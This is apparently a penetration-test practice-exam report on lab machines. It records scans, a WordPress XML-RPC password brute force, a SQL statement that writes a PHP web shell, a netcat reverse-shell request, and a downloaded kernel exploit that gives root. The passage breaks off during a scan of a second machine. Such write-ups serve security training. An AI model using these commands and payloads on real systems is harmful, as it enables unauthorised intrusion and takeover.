Nmap scan report for 192.168.56.104
Host is up (0.00065s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works

NSE: Script Post-scanning.
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Initiating NSE at 13:26
Completed NSE at 13:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

All ports:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/lemonsqueezy]
└─$ nmap -p- -oA nmap/lemon-allports 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 13:27 BST
Nmap scan report for 192.168.56.104
Host is up (0.00096s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
```

Server IP Address	Ports Open	Key Services Discovered
192.168.56.103	**TCP:** 80	**TCP:** HTTP (port 80)
	UDP: N/A	**UDP:** N/A

I manually enumerated the website by visiting it in the browser:



I also ran a `feroxbuster` scan and a `nikto` scan:

```
$ feroxbuster --url http://192.168.56.104

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😳                 ver: 2.2.1
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://192.168.56.104
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌 Status Codes              │ [200, 204, 301, 302, 307, 308, 401, 403,
405]
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.2.1
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
403        9l       28w      279c http://192.168.56.104/server-status
301        9l       28w      317c http://192.168.56.104/manual
301        9l       28w      321c http://192.168.56.104/phpmyadmin
```


```
…
301        9l       28w      320c http://192.168.56.104/wordpress
```

```
$ nikto -host=http://192.168.56.104
- Nikto v2.1.6
---------------------------------------------------------------------------
---
+ Target IP:          192.168.56.104
+ Target Hostname:    192.168.56.104
+ Target Port:        80
+ Start Time:         2021-09-15 13:29:34 (GMT1)
---------------------------------------------------------------------------
---
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Server may leak inodes via ETags, header found with file /, inode:
29cd, size: 5a323b988acba, mtime: gzip
+ Apache/2.4.25 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 7920 requests: 3 error(s) and 11 item(s) reported on remote host
+ End Time:           2021-09-15 13:33:42 (GMT1) (248 seconds)
---------------------------------------------------------------------------
---
+ 1 host(s) tested
```

This exposes a WordPress instance and a PHPMyAdmin console.

Visiting the WordPress instance and examining the source code reveals a version number, WordPress 4.8.9, and a domain, lemonsqueezy:

Adding this to our `/etc/hosts` file allows us to see the page with its CSS:



Running a WordPress scanner reveals a pair of users, `lemon` and `orange`:

```
$ wpscan --url http://lemonsqueezy/wordpress/ -e ap,t,tt,u

...

[+] URL: http://lemonsqueezy/wordpress/ [192.168.56.104]
[+] Started: Wed Sep 15 13:43:57 2021
Interesting Finding(s):
[+] Headers
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] XML-RPC seems to be enabled:
http://lemonsqueezy/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
```

```
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost
_scanner/
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_do
s/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrp
c_login/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingb
ack_access/

…

[+] WordPress version 4.8.9 identified (Insecure, released on 2019-03-
13).
 | Found By: Rss Generator (Passive Detection)
 |  - http://lemonsqueezy/wordpress/index.php/feed/,
<generator>https://wordpress.org/?v=4.8.9</generator>
 |  - http://lemonsqueezy/wordpress/index.php/comments/feed/,
<generator>https://wordpress.org/?v=4.8.9</generator>

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<=========================================================================
=========================================================================
================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] lemon
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://lemonsqueezy/wordpress/index.php/wp-
json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] orange
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive
Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Initial Shell Vulnerability Exploited

Vulnerability Exploited: Weak credentials, credential disclosure, and arbitrary file write using SQL.

Vulnerability Explanation: The XML RPC interface allows the brute forcing of weak credentials, which can be used to login to WordPress and find more credentials for PHPMyAdmin. This allows us to use the SQL Editor to write a shell to the webserver and gain remote code execution.

Vulnerability Fix: Use stronger credentials for the `orange` user's WordPress account to prevent brute forcing, and don't store credentials for PHPMyAdmin within WordPress.

Severity: High


Proof of Concept Code: N/A

Exploitation:


As `xmlrpc.php` is enabled, we can use this to brute-force user credentials. I used the Metasploit framework to do this:

```
$ msfconsole -q

…
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set USER_FILE
users
USER_FILE => users
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set RHOSTS
lemonsqueezy
RHOSTS => lemonsqueezy
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set TARGETURI
/wordpress/
TARGETURI => /wordpress/
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set PASS_FILE
/usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set
STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > run

…

[+] 192.168.56.104:80 - Success: 'orange:ginger'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


We can use this information to login to the WordPress admin console as the `orange` user:



A draft post exposes the password `n0t1n@w0rdl1st!`, seen below:



We can use this to login to the PHPMyAdmin console as `orange`:




From here we can write a PHP shell to the webserver using the following SQL statement:

```
SELECT "<?php echo(system($_GET['cmd']));?>" into OUTFILE '/var/www/html/wordpress/shell.php'
```

We can see this successfully executes:

And we can then make a HTTP request to the webshell using Burp Suite to get a reverse shell connection back to our machine. Here we can see code execution displaying the version of netcat:

Making a request to the URL http://lemonsqueezy/wordpress/shell.php?cmd=nc+-e+/bin/bash+192.168.56.102+413 gives us a reverse shell:



Privilege Escalation

Vulnerability Exploited: CVE-2017-16995.

Vulnerability Explanation: The Operating System's Kernel is vulnerable to CVE-2017-16995, which allows local privilege escalation.

Vulnerability Fix: Update the Linux Kernel to a secure version.

Severity: High

Exploit Code: https://www.exploit-db.com/exploits/45010

Exploitation: I first enumerated the kernel version with the `uname -a` command, which showed the version to be `4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 GNU/Linux`.

I then downloaded and compiled the exploit code locally on my machine, using `gcc 45010.c -o exp`.

I searched for a directory on the target machine for which I had write permissions:

```
www-data@lemonsqueezy:/home/orange$ cd /tmp
www-data@lemonsqueezy:/tmp$ mkdir exp
mkdir: cannot create directory 'exp': No such file or directory
www-data@lemonsqueezy:/tmp$ ls -la
total 0
www-data@lemonsqueezy:/tmp$ cd /var/www/html
www-data@lemonsqueezy:/var/www/html$ ls -la
total 7860
drwxr-xr-x 3 root   root       4096 Apr 13  2020 .
drwxr-xr-x 3 root   root       4096 Apr 26  2020 ..
-rw-r--r-- 1 root   root      10701 Apr 13  2020 index.html
lrwxrwxrwx 1 root   root         21 Apr 13  2020 phpmyadmin → /usr/share/phpmyadmin
drwxrwxrwx 5 nobody nogroup    4096 Sep 16 16:26 wordpress
-rw-r--r-- 1 root   root    8021567 Apr 12  2020 wordpress.tar.gz
www-data@lemonsqueezy:/var/www/html$ find / -writable -type d 2>/dev/null
/dev/mqueue
/dev/shm
/var/www/html/wordpress
/var/www/html/wordpress/wp-content
/var/www/html/wordpress/wp-content/uploads
/var/www/html/wordpress/wp-content/upgrade
/var/cache/tcpdf
/var/cache/apache2/mod_cache_disk
/var/lib/php/sessions
/var/lib/wordpress/wp-content
/var/lib/wordpress/wp-content/plugins
/var/lib/wordpress/wp-content/uploads
/var/lib/wordpress/wp-content/themes
/var/lib/wordpress/wp-content/languages
/var/lib/phpmyadmin/tmp
/var/tmp
/proc/17380/task/17380/fd
/proc/17380/fd
/proc/17380/map_files
/run/lock
/run/lock/apache2
/tmp
www-data@lemonsqueezy:/var/www/html$
```

I then downloaded the compiled exploit to this location and ran it, gaining a shell as `root`:


```
www-data@lemonsqueezy:/var/www/html$ cd /var/lib/phpmyadmin/tmp
www-data@lemonsqueezy:/var/lib/phpmyadmin/tmp$ wget http://192.168.56.102/exp
--2021-09-16 16:59:39--  http://192.168.56.102/exp
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22264 (22K) [application/octet-stream]
Saving to: 'exp'

exp                 100%[===================>]  21.74K  --.-KB/s    in 0s

2021-09-16 16:59:39 (232 MB/s) - 'exp' saved [22264/22264]

www-data@lemonsqueezy:/var/lib/phpmyadmin/tmp$ ./exp
bash: ./exp: Permission denied
www-data@lemonsqueezy:/var/lib/phpmyadmin/tmp$ chmod +x exp
www-data@lemonsqueezy:/var/lib/phpmyadmin/tmp$ ./exp
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff8a577739e100
[*] Leaking sock struct from ffff8a5776cbc400
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff8a5775f0c780
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff8a5775f0c780
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# 
```

Proof Screenshot:

```
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cat ^H^H^H^H^H^H^H^H^H^H^H^C
# cd /root
# ls
root.txt
# cat root.txt && o^H^C
# cat root.txt && ifconfig
NvbWV0aW1lcyBhZ2FpbnN0IHlvdXIgd2lsbC4=
/bin/sh: 4: ifconfig: not found
# netstat -ie
/bin/sh: 5: netstat: not found
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:aa:60:dc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic enp0s3
       valid_lft 466sec preferred_lft 466sec
    inet6 fe80::a00:27ff:feaa:60dc/64 scope link
       valid_lft forever preferred_lft forever
# 
```

System IP: 192.168.56.105

Standard scan (partial screenshot):



```
PORT     STATE SERVICE     VERSION
53/tcp   open  domain      ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.17-Ubuntu
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL TOP AUTH-RESP-CODE CAPA PIPELINING UIDL STLS RESP-CODES
|_ssl-date: TLS randomness does not represent time
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: more LOGIN-REFERRALS have ENABLE Pre-login post-login SASL-IR IMAP4rev1 ID OK STARTTLS LOGINDISABLEDA0001 LITERAL+ capabilities listed IDLE
|_ssl-date: TLS randomness does not represent time
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp  open  ssl/imaps?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-08-24T13:22:55
| Not valid after:  2028-08-23T13:22:55
| MD5:   5114 fd64 1d28 7465 e1c8 8fde af46 c767
|_SHA-1: b1d2 b496 ab16 ed59 df4e 396e 6aa4 94df e59f c991
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3s?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-08-24T13:22:55
| Not valid after:  2028-08-23T13:22:55
| MD5:   5114 fd64 1d28 7465 e1c8 8fde af46 c767
|_SHA-1: b1d2 b496 ab16 ed59 df4e 396e 6aa4 94df e59f c991
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Full output of scan:


```
$ nmap -sC -sV -v -oA nmap/mercy mercy
Nmap scan report for mercy (192.168.56.105)
Host is up (0.00015s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE     VERSION
53/tcp   open  domain      ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.17-Ubuntu
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL TOP AUTH-RESP-CODE CAPA PIPELINING UIDL STLS
RESP-CODES
|_ssl-date: TLS randomness does not represent time
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: more LOGIN-REFERRALS have ENABLE Pre-login post-
login SASL-IR IMAP4rev1 ID OK STARTTLS LOGINDISABLEDA0001 LITERAL+
capabilities listed IDLE
|_ssl-date: TLS randomness does not represent time
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup:
WORKGROUP)
993/tcp  open  ssl/imaps?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-08-24T13:22:55
| Not valid after:  2028-08-23T13:22:55
| MD5:   5114 fd64 1d28 7465 e1c8 8fde af46 c767
|_SHA-1: b1d2 b496 ab16 ed59 df4e 396e 6aa4 94df e59f c991
|_ssl-date: TLS randomness does not represent time
```

```
995/tcp  open  ssl/pop3s?
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-08-24T13:22:55
| Not valid after:  2028-08-23T13:22:55
